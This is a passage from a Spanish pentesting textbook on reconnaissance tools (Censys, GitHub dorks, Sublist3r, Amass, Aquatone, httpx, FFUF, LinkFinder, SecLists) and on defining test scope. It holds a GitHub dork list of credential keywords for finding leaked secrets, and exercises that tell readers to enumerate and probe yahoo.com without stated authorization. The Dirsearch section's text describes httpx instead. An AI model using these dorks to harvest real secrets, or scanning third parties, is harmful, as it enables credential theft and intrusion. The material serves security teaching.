Censys identifica debilidades y malas configuraciones en la infraestructura de la red de una compañía, que no son cubiertas por herramientas tradicionales, como pueden ser certificados expirados, software obsoleto y configuraciones **TLS** inseguras. De esta manera, así como es una buena fuente de información para el pentester, también lo puede ser para la compañía, por eso ha migrado desde un modelo de libre acceso al público hasta un modelo cerrado y de costo relacionado con el proyecto que se desea investigar.




Figura 5.6. Dashboard de la aplicación web Censys.

Características de Censys.io:

- Realiza búsquedas de dispositivos, certificados y sitios web.
- Posee la opción de generar reportes de resultados y metadata.
- Posee la opción de generar un mapa con la geolocalización de los dispositivos analizados.
- Posee una API de pago para poder integrar su motor de búsqueda en proyectos externos.
- Incluye sistema de filtros personalizables para afinar la búsqueda.

### 5.2.6.3 GITHUB

**GitHub** es una plataforma de desarrollo colaborativo de software para alojar proyectos. En ella los desarrolladores suben sus versiones de software, y algunos archivos son de acceso público.

Con búsquedas de GitHub dorks, es posible encontrar información sensible relacionada con la empresa que se testeará, y usarla en un posterior ataque.



```
swagger
tasco_api_key
tester_keys_password
testuser
thera_org_access_key
token
trusted_host
twilio_account_sid
twilio_accountsid
twilio_api_key
twilio_api_secret
twilio_secret
twilio_secret_token
TWILIO_SID NOT env
twilio_token
twilioauth
twiliosecret
twine_password
twitter_secret
twitterkey
x-api-key
xoxb
xoxp
zen_token
zendesk_url
twilio_secret
twilio_account_sid
twilio_account_secret
twilio_account_sid NOT env
```

Figura 5.7. Listado de dorks para búsqueda en GitHub.

### 5.2.7 Wappalyzer para huellas dactilares

**Wappalyzer** es una extensión para los browsers que identifica la tecnología que subyace por debajo de un sitio web. Identifica **CMS** Sistemas de administración de contenidos, como Wordpress, Adobe Experience Manager, Joomla, etcétera. También detecta tipos de webshops, webservers, javascript frameworks, herramientas analíticas y más.

El investigador agrega esta extensión a su navegador y, con solo acceder al sitio web, Wappalyzer le informará de la tecnología con la que está implementado.

Este conocimiento es importante para el investigador ya que, a partir de esa información, puede buscar qué vulnerabilidades poseen estas tecnologías para tratar de explotaras. La lista de aplicaciones que Wappalyzer detecta se puede consultar en <http://wappalyzer.com/applications>.





Figura 5.8. Extensión de navegador Wappalyzer.

### 5.2.8 Búsqueda de ASN

**ASN** es un número único de validez global que permite que sistemas autónomos asociados intercambien datos con otros sistemas conectados.

- Registro Americano de Números de Internet (ARIN)
- Centro de redes Réseaux IP Européens (RIPE NCC)
- Centro de Información de la Red de Asia y el Pacífico (APNIC)
- Centro de Información de la Red africana (AFRINIC)
- Centro de Información de la Red de América Latina y el Caribe (LACNIC)
- Con los números ASN, es posible realizar búsquedas de rangos de direcciones IP asociadas al target de tu pentesting.

Puedes encontrarlo en <https://bgp.he.net>.



**Figura 5.9.** Direcciones IP relacionadas con los ASN de yahoo.com.








Figura 5.11. Búsqueda en Crunchbase de adquisiciones de Yahoo.com.

### 5.3 RECONOCIMIENTO ACTIVO

Luego de recopilar, filtrar y ordenar la información obtenida en el reconocimiento pasivo, procederás a realizar el reconocimiento activo, en el cual deberás interactuar con el objetivo (target).

En este reconocimiento el pentester, amparado por el marco legal establecido en el contrato, procederá a realizar diferentes pruebas o tests de intrusión.

- Se realizarán escaneos y posterior mapeo de la red autorizada, con herramientas intrusivas, como **findomain**, **assetfinder**, **amass**.
- Descubrimiento de subdominios activos con **httpx**.
- Búsqueda de archivos sensibles en directorios con **Dirsearch** y **FFUF**.
- Descubrimiento de archivos JavaScript con **Link Finder**.



### 5.3.1 Búsqueda de subdominios

**Sublist3r** es una herramienta desarrollada en Python que sirve para enumerar subdominios de sitios web usando fuentes OSINT. Sublist3r hace uso de muchos motores de búsqueda, como Google, Yahoo, Bing, Baidu y Ask. Sublist3r también hace uso de otras herramientas, como **Netcraft**, **Virustotal**, **ThreatCrowd**, **DNSdumpster** y **Reverse DNS**.

Instalación:

```
git clone https://github.com/about31a/Sublist3r.git
```

Ejemplo de uso. Para hacer enumeración de subdominios correspondientes a un dominio específico:

```
python sublist3r.py -d ejemplo.com
```

Para hacer enumeración de subdominios correspondientes a un dominio específico y mostrar solo los subdominios que tienen abiertos los puertos **80** y **443**:

```
python sublist3r.py -d ejemplo.com -p 80,443
```

Sublist3r tiene licencia GNU GPL, y lo encuentras en <https://github.com/about31a/sublist3r> (Figura 5.12.).




Figura 5.12. Enumeración de subdominios de vulnweb.com con Sublist3r.

### 5.3.1.1 ASSETFINDER

**Assetfinder** es otra herramienta para buscar dominios y subdominios relacionados con un dominio dado.

Prerrequisitos: debes tener instalado el lenguaje de programación **Go**, configurado en el path con **\$GOPATH/bin**.

```
go get -u github.com/tomnomnom/assetfinder
```




Figura 5.13. Enumeración de subdominios de Yahoo.com con la herramienta assetfinder.

Uso:

```
assetfinder [--subs-only] ejemplo.com
```

Enlace: <https://github.com/tomnomnom/assetfinder/>.

### 5.3.1.2 SUBFINDER

**Subfinder** es una herramienta de búsqueda de subdominios que hace uso de fuentes pasivas de código abierto. Está optimizada para ser veloz y diseñada para hacer solo reconocimiento pasivo.

Instalación:

```
go install -v github.com/projectdiscovery/subfinder/v2/cmd/subfinder@latest
```

Subfinder hace uso de servicios externos y para eso se necesita disponer de **API keys**. La lista de servicios que no funcionarán sin configurar una API key son: **BinaryEdge**, **Cert Spotter**, **Censys**, **Chaos**, **DNSDB**, **Fofa**, **GitHub**, **Intelx**,

PassiveTotal, Recon.dev, Robtex, SecurityTrails, Shodan, Spyse, ThreatBook, VirusTotal, ZoomEye y otras.

Estos valores deben ser configurados en el archivo `$HOME/.config/subfinder/config.yaml` que es creado cuando se instala la herramienta y se ejecuta por primera vez. El archivo de configuración usa el formato **YAML**.

Uso:

```
subfinder -d yahoo.com
```

Los subdominios descubiertos pueden ser direccionados a otras herramientas. Por ejemplo, se pueden direccionar los subdominios encontrados por subfinder en yahoo.com a httpx, que descubrirá cuáles son los subdominios activos.

```
echo yahoo.com | subfinder -silent | httpx -silent
```




Figura 5.14. Enumeración de subdominios de hackerone.com con la herramienta subfinder.

Subfinder es hecho por el equipo **projectdiscovery team**. Lo encuentras en <https://github.com/projectdiscovery/subfinder/>.

### 5.3.2 Uso de Amass

El proyecto **OWASP Amass** realiza un mapeo de la superficie de ataque expuesta en la red, usando información open source y técnicas de reconocimiento activo.

Las técnicas de recopilación de información usadas son: búsquedas de DNS por fuerza bruta, scraping, certificados, APIs, archivos web.

Para tener una ayuda de los comandos disponibles en Amass, usa el comando:

```
amass -help
```

Chequea la versión:

```
amass -version
```

Ejemplo básico de enumeración de subdominios:

```
amass enum -d example.com
```

Parámetros típicos de enumeración de DNS:

```
$ amass enum -v -src -ip -brute -min-for-recursive 2 -share -d example.com
```

Lo encuentras en <https://github.com/OWASP/Amass> (Figura 5.15.).



Figura 5.15. Pantalla de ayuda de la herramienta Amass.

### 5.3.3 Screenshots de webs con Aquatone

**Aquatone** es una herramienta desarrollada en el lenguaje de programación **Ruby** que es usada para el descubrimiento de subdominios. Además puede escanear los hosts para identificar puertos web comunes, y su característica más importante es que genera un informe con capturas de pantalla en el que se muestran los encabezados HTTP, respuestas a las peticiones y la tecnología existente en cada servidor.

Para su instalación, se descarga del repositorio de GitHub:

```
$ git clone https://github.com/michenriksen/aquatone.git
```

Ejemplo de uso de Aquatone:

```
$ cat targets.txt | aquatone
```

Cuando Aquatone termina de procesar los hosts objetivos, genera una salida con varios archivos y carpetas que constan de:

- **aquatone\_report.html**: un reporte HTML que se abre en el explorador, que contiene las capturas de pantalla y las cabeceras html.
- **aquatone\_urls.txt**: un archivo que contiene todas las URL escaneadas.
- **aquatone\_session.json**: un archivo que contiene estadísticas y datos de uso.
- **headers/**: una carpeta que contiene los headers de respuestas en formato raw de las consultas.
- **html/**: una carpeta que contiene todos los bodys de respuestas. Se puede deshabilitar esta característica con el flag **-save-body=false**.
- **screenshots/**: una carpeta con las capturas de pantalla en formato .png.

Entre las opciones que puede configurar la salida de Aquatone se encuentra la de direccionar a otro directorio.

Esto se consigue con la flag **-out**:

```
$ cat hosts.txt | aquatone -out ~/aquatone/example.com
```

También es posible definir un directorio de destino permanente:

```
export AQUATONE_OUT_PATH=~/.aquatone"
```

Con la flag **-ports**, se pueden especificar qué puertos se desean testear:

```
$ cat hosts.txt | aquatone -ports 80,443,3000,3001
```

En Aquatone se pueden usar alias para no tener que escribir todos los puertos que se quieren escanear:

- **small:** 80, 443
- **medium:** 80, 443, 8000, 8080, 8443 (*same as default*)
- **large:** 80, 81, 443, 591, 2082, 2087, 2095, 2096, 3000, 8000, 8001, 8008, 8080, 8083, 8443, 8834, 8888
- **xlarge:** 80, 81, 300, 443, 591, 593, 832, 981, 1010, 1311, 2082, 2087, 2095, 2096, 2480, 3000, 3128, 3333, 4243, 4567, 4711, 4712, 4993, 5000, 5104, 5108, 5800, 6543, 7000, 7396, 7474, 8000, 8001, 8008, 8014, 8042, 8069, 8080, 8081, 8088, 8090, 8091, 8118, 8123, 8172, 8222, 8243, 8280, 8281, 8333, 8443, 8500, 8834, 8880, 8888, 8983, 9000, 9043, 9060, 9080, 9090, 9091, 9200, 9443, 9800, 9981, 12443, 16080, 18091, 18092, 20720, 28017

Ejemplo:

```
$ cat hosts.txt | aquatone -ports large
```

Ejemplo de direccionamiento de una salida de la herramienta Amass hacia Aquatone:

```
$ amass -active -brute -o hosts.txt -d yahoo.com  
alerts.yahoo.com  
ads.yahoo.com  
am.yahoo.com  
$ cat hosts.txt | aquatone
```



```
~$ cat alive.txt | aquatone
aquatone v1.7.0 started at 2021-11-25T15:11:05-03:00

Targets   : 1
Threads  : 4
Ports    : 80, 443, 8080, 8443
Output dir : .

Calculating page structures ... done
Clustering similar pages ... done
Generating HTML report ... done

Writing session file... Timer:
- Started at : 2021-11-25T15:11:05-03:00
- Finished at : 2021-11-25T15:11:09-03:00
- Duration   : 4.5s

Requests:
- Successful : 1
- Failed     : 0

- 2XX : 0
- 3XX : 0
- 4XX : 0
- 5XX : 0

Screenshots:
- Successful : 0
- Failed     : 0

Wrote HTML report to: aquatone_report.html
~$
```

Figura 5.16. Ejemplo de uso de la herramienta Aquatone.

Enlace: <https://github.com/michenriksen/aquatone>.

### 5.3.4 Búsqueda de archivos sensibles con Dirsearch y FFUF

Dirsearch es una herramienta designada para descubrir subdirectorios y archivos por fuerza bruta dentro de webservers.





Requiere tener instalado el lenguaje de programación **Go version 1.17**:

```
go install -v github.com/projectdiscovery/httpx/cmd/httpx@latest
```

Puedes aprender el lenguaje Go en <https://premium.redusers.com/reader/programacion-con-go-1585948668?location=1>.

Uso:

```
httpx -h
```

Mostrará la ayuda para la herramienta:

```
cat hosts.txt | httpx
echo 173.0.84.0/24 | httpx -silent
```

Este comando direcciona la salida de **hosts.txt** a **httpx**.

Httpx fue realizada por el equipo Project Discovery para la comunidad de investigadores.

Las características de testeo están inspiradas en la herramienta **httprobe**, del desarrollador **@tomNomNom**.




Figura 5.18. Ejemplo de uso de la herramienta httpx.

Enlace: <https://github.com/projectdiscovery/httpx>.

### 5.3.6 FFUF

FFUF realiza descubrimientos de directorios, archivos y otros mediante ataque de diccionarios por fuerza bruta.

Instalación:

```
git clone https://github.com/ffuf/ffuf ; cd ffuf ; go get ; go build
```

Ejemplo de uso:

```
ffuf -w /path/to/wordlist -u https://target/FUZZ
```




Figura 5.19. Ejemplo de uso de la herramienta FFUF.

Enlace: <https://github.com/ffuf/ffuf>.

### 5.3.7 Análisis de archivos .js con Link Finder

Link Finder es un script desarrollado en Python cuya función es descubrir endpoints y sus parámetros dentro de archivos JavaScript. De esta manera los pentesters tienen la posibilidad de recolectar endpoints ocultos en los websites que testean.

Instalación:

```
$ git clone https://github.com/GerbenJavado/LinkFinder.git
$ cd LinkFinder
$ python setup.py install
```

Análisis de un dominio entero y sus archivos **.js**.

```
python linkfinder.py -i https://example.com -d
```

Enlace: <https://github.com/GerbenJavado/LinkFinder>.

### 5.3.8 Listado de palabras más usadas en hacking ético

Es bien conocido que los ataques de fuerza bruta, ya sean sobre logins, o fuzzing de directorios y archivos, incluso para evaluar la existencia de vulnerabilidades de distintos tipos –como ser **SQLi**, **LFI**, etcétera–, se valen de diccionarios o *wordlists*.

Las **wordlists** son listas de palabras específicas relacionadas con el objetivo que se pretende atacar o descubrir. En seguridad informática las listas de palabras más usadas son las de Daniel Miessler, llamadas **SecLists**.

SecLists es un repositorio alojado en GitHub, que alberga un compendio de las wordlists más usadas en seguridad informática y es actualizado periódicamente.

Entre las listas que puedes encontrar, hay nombres de usuarios, contraseñas, URL, rutas de directorios sensibles, payloads para fuzzing, web shells, etcétera.

El objetivo es que el investigador importe este repositorio para tener acceso a todas las listas cuando las necesite.

Este proyecto es mantenido por **Daniel Miessler**, **Jason Haddix** y **g0tmilk**.

```
git clone https://github.com/danielmiessler/SecLists.git
https://github.com/fuzzdb-project/fuzzdb
git clone https://github.com/fuzzdb-project/fuzzdb.git --depth 1
```

Además de SecLists, también hay otros repositorios como el de **Assetnote**.

En este repositorio las wordlists son generadas el día 28 de cada mes.

Enlace: <https://wordlists.assetnote.io/>.

Se pueden descargar todas las wordlists usando este comando:

```
wget -r --no-parent -R "index.html*" https://wordlists-cdn.assetnote.io/data/
-nH.
```

Otro repositorio de wordlists es:

<https://github.com/swisskyrepo/PayloadsAllTheThings>.

## 5.4 ACTIVIDADES

---

A continuación verás las preguntas y los ejercicios que deberías saber responder y resolver para considerar aprendido el capítulo.

### 5.4.1 Test de autoevaluación

1. *¿Cuáles son las wordlists de seguridad más usadas?*
2. *¿Qué herramienta debes usar para encontrar archivos con extensión .js dentro de un dominio?*
3. *¿Qué es Wappalizer y para qué se usa?*

### 5.4.2 Ejercicios prácticos

1. *Realiza una enumeración de subdominios de yahoo.com usando Amass.*
2. *Selecciona 50 subdominios y chequea qué puertos se encuentran abiertos usando la herramienta httpx.*
3. *Realiza capturas de pantalla de los subdominios con puertos abiertos con Aquatone.*



# 6

---

## OBJETIVOS

Definimos como objetivos del pentest a los activos que el cliente desea evaluar. Por ejemplo: exposición de información sensible, acceso a las bases de datos, interrupción del proceso de producción, etcétera.

### 6.1 CLASIFICACIÓN

---

Es posible clasificar las amenazas a los activos de la organización en cinco ítems:

- ✔ Daño a la **disponibilidad** de sus servicios.
- ✔ Daño a la **integridad** de la información que maneja.
- ✔ Daño a la **confidencialidad** de la información que maneja.
- ✔ Incumplimiento de normativas referidas a seguridad de la información.
- ✔ Daño a su imagen pública.

Si se toma como ejemplo una institución bancaria, verás cómo lo antes expuesto puede dañarla.

Daño a la **disponibilidad** de sus servicios: si es una institución bancaria y sus servicios están caídos, es imposible que sus clientes accedan a sus cuentas corrientes, a la posibilidad de hacer transferencias, a pagar servicios e impuestos, etcétera. Esto daña además su **imagen** pública al evidenciar que no se realizan los mantenimientos necesarios para asegurar el servicio.

Si son vulneradas las bases de datos de la institución bancaria, dependerá de lo bueno que sean sus copias de respaldo para volver a funcionar con normalidad, esto es daño a la **integridad**. Además, si un atacante accede a las bases de datos, también se verá vulnerada la **confidencialidad** de la información resguardada en ellas.

Si la institución sufre un ataque por consecuencia de la aplicación laxa de las normativas de seguridad impuestas por la autoridad superior, en este caso el Banco Central, la institución se vería dañada por incumplimiento de **normativas**.

Así se ve que, a partir de este caso de la institución bancaria, se pueden extrapolar los incidentes a otras instituciones de igual modelo de negocios y llegar a conclusiones parecidas. Todas comparten los mismos recaudos para tener en cuenta y, dependiendo de la organización, pesarán unos más que otros.

Sobre la base de los objetivos por testear, podemos diferenciar las pruebas que se realizarán.

- **Pruebas relacionadas con la ingeniería social.** En ella el pentester intenta persuadir a personal de la organización o relacionado con ella mediante técnicas de ingeniería social a que le sean revelados secretos o información confidencial de la compañía, como claves, medidas de seguridad, horarios, niveles de acceso, etcétera. El objetivo es poner a prueba cómo está entrenado el personal frente a estos ataques y cómo reaccionan ante ellos. Se puede realizar de dos maneras:
  - **Tests a distancia:** por ejemplo, usando **phishing** para obtener información confidencial, puede ser realizado a través de redes sociales o correos electrónicos, entre otros.
  - **Tests presenciales,** en los que el pentester se presenta como un servicio técnico, o llamadas telefónicas suplantando identidades, también puede ser la búsqueda de información en medios físicos desechados (revolver la basura de la empresa).
- **Prueba de aplicaciones web.** Es un tipo de prueba que se realiza para descubrir vulnerabilidades en las aplicaciones web de la empresa. Es un tipo de prueba complejo.

- **Pruebas de infraestructura de red.** Esta prueba busca descubrir vulnerabilidades y brechas en la infraestructura de red. Hay diferentes áreas o scopes que pueden ser definidos, puede ser interna o externa. Es interna si se realiza dentro de la red de la compañía y externa si el acceso es por fuera del firewall de la empresa. En esta prueba los objetivos por cubrir serán: relevamiento del hardware que conforma la red y búsqueda de vulnerabilidades en sus software, versiones de BIOS, actualizaciones de seguridad (parches), configuración de firewall, servidor de base de datos, servidores de correo, DNS, etcétera.
- **Prueba en redes wireless de la empresa.** Se busca evidenciar vulnerabilidades en el hardware y el software relacionados con las redes wireless internas de la empresa, políticas de contraseñas, test de access points, repetidores, alcance de los equipos, dispositivos inalámbricos utilizados. Por ejemplo, tablets, celulares, laptops, etcétera. Estas pruebas también incluyen protocolos inalámbricos, puntos de acceso inalámbrico y credenciales de administrador.

### 6.1.1 Definición del scope u objetivos del test

El proceso de definición de objetivos debe ser específico en lo que se ha de testear y lo que no. Para comenzar dicho proceso, se debe consultar a la organización acerca de las debilidades y amenazas autopercebidas.

En caso de web testing, se detallará qué nombres de dominio están incluidos, rango de direcciones IP, host individuales y aplicaciones particulares.

También debe ser explícitamente indicado qué activos no están en scope y, si hay aplicaciones de terceros, deben ser indicadas o en su defecto contar con el permiso explícito, que la organización se encargará de conseguir, y el pentester, de asegurarse de que lo haga (Figura 6.1.).

Además de los objetivos que se deben testear, quedará bien explicitado el **alcance** del testeo. Por ejemplo, si debe ser solo escaneo de red para detectar vulnerabilidades, o los pentesters deben ir más lejos y obtener acceso si tienen la posibilidad. Especificar si se deben incluir aplicaciones de escritorio, ingeniería social, ataques de denegación de servicio, etcétera (Figura 6.2.).





















